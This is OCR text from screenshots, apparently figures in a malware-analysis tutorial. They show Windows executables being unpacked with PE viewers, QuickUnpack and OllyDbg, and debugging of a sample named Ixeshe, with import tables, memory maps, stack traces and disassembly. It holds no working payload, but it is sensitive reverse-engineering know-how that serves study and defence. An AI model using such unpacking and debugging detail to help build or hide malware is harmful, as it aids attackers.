




EP Section:
UPX1
First Bytes:
60,BE,00,30
Subsystem:
Win32 GUI
Laszlo
About
Exi
Section Viewer
Name
V. Offset
V. Size
R. Offset
R. Size
Flags
UPX0 00001000 00012000 00000400 00000000 E0000080
UPX1 00013000 0001E000 00000400 0001DA00 E0000040
.rsrc 00031000 00002000 0001DE00 00001E00 C0000040
Close



Imports Viewer
DllName OriginalFirstThunk TimeDateStamp ForwarderChain Name FirstThunk
KERNEL32.dll 00008B04 00000000 00000000 000091E8 00008060
USER32.dll 00008C38 00000000 00000000 00009612 00008194
GDI32.dll 00008AE0 00000000 00000000 000096A4 0000803C
SHELL32.dll 00008C1C 00000000 00000000 00009730 00008178
ADVAPI32.dll 00008AA4 00000000 00000000 000097D2 00008000
COMCTL32.dll 00008ACC 00000000 00000000 0000981E 00008028
ole32.dll 00008D50 00000000 00000000 00009872 000082AC
VERSION.dll 00008D40 00000000 00000000 000098BE 0000829C
Thunk RVA Thunk Offset Thunk Value Hint/Ordinal API Name
00008000 00006800 0000975A 0250 RegEnumKeyW
00008004 00006804 00009768 0261 RegOpenKeyExW
00008008 00006808 0000974C 0230 RegCloseKey
0000800C 0000680C 0000973C 0244 RegDeleteKeyW
00008010 00006810 000097C0 0248 RegDeleteValueW
00008014 00006814 000097AE 0239 RegCreateKeyExW
00008018 00006818 0000979C 027E RegSetValueExW
0000801C 0000681C 00009788 026E RegQueryValueExW
Close
Imports Viewer
DllName OriginalFirstThunk TimeDateStamp ForwarderChain Name FirstThunk
ADVAPI32.dll 00000000 00000000 00000000 001D3E88 001D3E3C
COMCTL32.dll 00000000 00000000 00000000 001D3E95 001D3E44
GDI32.dll 00000000 00000000 00000000 001D3EA2 001D3E4C
KERNEL32.DLL 00000000 00000000 00000000 001D3EAC 001D3E54
ole32.dll 00000000 00000000 00000000 001D3EB9 001D3E68
SHELL32.dll 00000000 00000000 00000000 001D3EC3 001D3E70
USER32.dll 00000000 00000000 00000000 001D3ECF 001D3E78
VERSION.dll 00000000 00000000 00000000 001D3EDA 001D3E80
Thunk RVA Thunk Offset Thunk Value Hint/Ordinal API Name
001D3E3C 0008F43C 001D3EE6 0000 RegEnumKeyW
Close



QuickUnpack v2.1 - windowsxp2.exe
File Log Options Plugins About
Quick Unpack 2.1 for Windows 2000/XP/2003/Vista
(c) stripper engine by syd
founded by FEUERRADER [AHTeam]
(c) coded by Archer
18:04:30 - Opened windowsxp2.exe
Quick self analyze.... PECompact 2
PESniffer EP Scan: PECompact v2
PEiD scanning... PECompact 2.x
[OEP Finders]
ForceOEP by Feuerrader & Archer
Generic OEP Finder by UsAr & Archer
Options
OEP:
>
Code
Use force unpacking
Parameters:
Import recovery
Smart method
Smart method+tracer
Do not recover
Load libraries only
nd of module for import:
00000000
TSC delta:
00000000
Cut last sections & rebuild resources
Include suspect functions into import
Process call xxx/jmp xxx
Execute functions while tracing import
Append overlay
Protect DRx
Open file
Attach to process
Full unpack
Use script
Kill target
Test unpacked
Find target
Delete unpacked
Clear log
Exit
1
2


00400000 00001000 Ixeshe_u PE header Imag R RWE
00401000 0000C000 Ixeshe_u UPX0
0040D000 00004000 Ixeshe_u UPX1 code
00411000 00001000 Ixeshe_u UPX2 data,i
004E0000 00007000
007B0000 00003000
72E20000 00001000 WINHTTP PE hea
72E21000 0004D000 WINHTTP .text code,i
72E6E000 00001000 WINHTTP .data data
72E6F000 00005000 WINHTTP .rsrc resour
72E74000 00004000 WINHTTP .reloc reloca
72E90000 00001000 webio PE hea
72E91000 00032000 webio .text code,i
72EC3000 0000A000 webio .data data
72ECD000 0000F000 webio .rsrc resour
72EDC000 00003000 webio .reloc reloca
73270000 0005C000
748D0000 00008000
Actualize
Dump in CPU
Dump
Search Ctrl+B
Set break-on-access F2
Set memory breakpoint on access
Set memory breakpoint on write
Set access
Set break-on-execute
Copy to clipboard
Sort by
Appearance
No access
Read only
Read/write
Execute
Execute/read
Full access


Control Panel
Search Control Panel
Control Panel Home
Device Manager
Remote settings
System protection
Advanced system settings
System Properties
Computer Name
Hardware
Advanced
System Protection
Remote
Performance Options
Visual Effects
Advanced
Data Execution Prevention
Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?
Turn on DEP for essential Windows programs and services only
Turn on DEP for all programs and services except those I select:
Add...
Remove
Your computer's processor supports hardware-based DEP.
OK
Cancel
Apply
2.72 GHz
Change settings
See also
Action Center
Windows Update
Performance Information and Tools
You must activate today. Activate Windows now
Product ID: 00346-339-0000007-85284
Change product key


0018FF40 0040F40C CALL to VirtualProtect from Ixeshe_a.0
0018FF44 00401000 Address = Ixeshe_a.00401000
0018FF48 00008000 Size = 8000 (32768.)
0018FF4C 00000020 NewProtect = PAGE_EXECUTE_READ
0018FF50 0040F5F4 pOldProtect = Ixeshe_a.0040F5F4
0018FF54 00000006


00408B86 55 PUSH EBP
00408B87 8BEC MOV EBP,ESP
00408B89 6A FF PUSH -1
00408B8B 68 E8904000 PUSH Ixeshe_u.004090E8
00408B90 68 308B4000 PUSH Ixeshe_u.00408B30
00408B95 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
00408B9B 50 PUSH EAX
00408B9C 64:8925 0000000(MOV DWORD PTR FS:[0],ESP
00408BA3 83EC 68 SUB ESP,68
00408BA6 53 PUSH EBX
00408BA7 56 PUSH ESI
00408BA8 57 PUSH EDI
00408BA9 8965 E8 MOV DWORD PTR SS:[EBP-18],
00408BAC 33DB XOR EBX,EBX
00408BAE 895D FC MOV DWORD PTR SS:[EBP-4],E
EBP=0018FF94
Access violation when executing [00408B86] - use Shift+F7/F8/F9 to pass exception to program
Paused


0019F4F8 0019F52C
0019F4FC 01A921DB RETURN to USER32.01A921DB from USER32.MessageBoxTimeoutW
0019F500 000C0DF2
0019F504 007ACFF8 UNICODE "You do not have administrative rights on this computer. As a result, some debugging features may fai
0019F508 00742E78 UNICODE "OllyDbg"
0019F50C 00000030
0019F510 00000000
0019F514 FFFFFFFF
0019F518 004D9468 OLLYDBG.004D9468
0019F51C 004B59E6 ASCII "%s - %s"
0019F520 00000000
0019F524 00742E78 UNICODE "OllyDbg"
0019F528 007ACFF8 UNICODE "You do not have administrative rights on this computer. As a result, some debugging features may fai
0019F52C 0019F54C
0019F530 01A91F8A RETURN to USER32.01A91F8A from USER32.MessageBoxTimeoutA
0019F534 000C0DF2
0019F538 004B8A5A ASCII "You do not have administrative rights on this computer. As a result, some debugging features may fail.
0019F53C 004B71EE ASCII "OllyDbg"
0019F540 00000030
0019F544 00000000
0019F548 FFFFFFFF
0019F54C 0019FF38
0019F550 00439077 RETURN to OLLYDBG.00439077 from <JMP.&USER32.MessageBoxA>
0019F554 000C0DF2
0019F558 004B8A5A ASCII "You do not have administrative rights on this computer. As a result, some debugging features may fail.
0019F55C 004B71EE ASCII "OllyDbg"

Call stack of main thread


Address	Stack	Procedure	Called from	Frame
0012F668	77868D94	Maybe ntdll.KiFastSystemCall	ntdll.ZwRequestWaitReplyPor	0012F688
0012F66C	77879522	ntdll.ZwRequestWaitReplyPort	ntdll.7787951D	0012F688
0012F68C	7777CB6C	ntdll.CsrClientCallServer	kernel32.7777CB66	0012F688
0012F770	7777CBFC	? kernel32.7777CAE1	kernel32.WriteConsoleA+13	0012F76C
0012F78C	7777C964	kernel32.WriteConsoleA	kernel32.7777C95F	0012F788
0012F7E8	0040B543	? kernel32.WriteFile	hello.0040B53D	0012F7E4
0012FDA4	0040B835	? hello.0040B1D0	hello.0040B830	0012F888
0012FDE8	0040B16B	? hello.0040B796	hello.0040B166	0012FDE4
0012FE0C	00405848	hello.0040B02C	hello.00405843	0012FE08
0012FE48	004025FC	? hello.0040572E	hello.004025F7	0012FE44
0012FE54	00402BAD	hello.004025ED	hello.00402BA8	0012FED0


```
0018FF48
004088C5  RETURN to Ixeshe_u.004088C5 from WINHTTP.WinHttpOpen
0018EFC8  UNICODE "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5
```


```
0018FF88
00408CBA  RETURN to Ixeshe_u.00408CBA from Ixeshe_u.0040106E
00400000  Ixeshe_u.00400000
```


```
00408CA9  58              POP EAX
00408CAA  50              PUSH EAX
00408CAB  56              PUSH ESI
00408CAC  53              PUSH EBX
00408CAD  53              PUSH EBX
00408CAE  FF15 38904000   CALL DWORD PTR DS:[409038]      kernel32.GetModuleHandleA
00408CB4  50              PUSH EAX
00408CB5  E8 B483FFFF     CALL Ixeshe_u.0040106E
00408CBA  8945 98         MOV DWORD PTR SS:[EBP-68],EAX
00408CBD  50              PUSH EAX
00408CBE  FF15 8C904000   CALL DWORD PTR DS:[40908C]      MSVCRT.exit
```

```
00408B7D   50              PUSH EAX
00408B7E   C3              RETN
00408B7F   CC              INT3
00408B80  -FF25 6C904000   JMP DWORD PTR DS:[40906C]          MSVCRT.memcpy
00408B86   55              PUSH EBP
00408B87   8BEC            MOV EBP,ESP
00408B89   6A FF           PUSH -1
00408B8B   68 E8904000     PUSH Ixeshe_u.004090E8
00408B90   68 308B4000     PUSH Ixeshe_u.00408B30           JMP to MSVCRT._except_handler3
00408B95   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
00408B9B   50              PUSH EAX
00408B9C   64:8925 0000000 MOV DWORD PTR FS:[0],ESP
00408BA3   83EC 68         SUB ESP,68
00408BA6   53              PUSH EBX
00408BA7   56              PUSH ESI
00408BA8   57              PUSH EDI
00408BA9   8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
00408BAC   33DB            XOR EBX,EBX
00408BAE   895D FC         MOV DWORD PTR SS:[EBP-4],EBX
00408BB1   6A 02           PUSH 2
00408BB3   FF15 AC904000   CALL DWORD PTR DS:[4090AC]       MSVCRT.__set_app_type
00408BB9   59              POP ECX
00408BBA   830D FCD24000   OR DWORD PTR DS:[40D2FC],FFFFFFFF
00408BC1   830D 00D34000   OR DWORD PTR DS:[40D300],FFFFFFFF
00408BC8   FF15 A8904000   CALL DWORD PTR DS:[4090A8]       MSVCRT.__p__fmode
```






Region Dump
Address Size Protect State Type
00000000 00010000 NO ACCESS FREE NONE
00010000 00002000 READ/WRITE COMMIT PRIVATE
00012000 0000E000 NO ACCESS FREE NONE
00020000 00002000 READ/WRITE COMMIT PRIVATE
00022000 0000E000 NO ACCESS FREE NONE
00030000 000F2000 NONE RESERVE PRIVATE
00122000 00001000 READ/WRITE | P... COMMIT PRIVATE
00123000 0000D000 READ/WRITE COMMIT PRIVATE
00130000 00003000 READ ONLY COMMIT MAPPED
00133000 0000D000 NO ACCESS FREE NONE
00140000 00002000 READ ONLY COMMIT MAPPED
00142000 0000E000 NO ACCESS FREE NONE
00150000 0005A000 READ/WRITE COMMIT PRIVATE
Dump Informations
Address 00123000 Size 0000D000 Dump Refresh Close

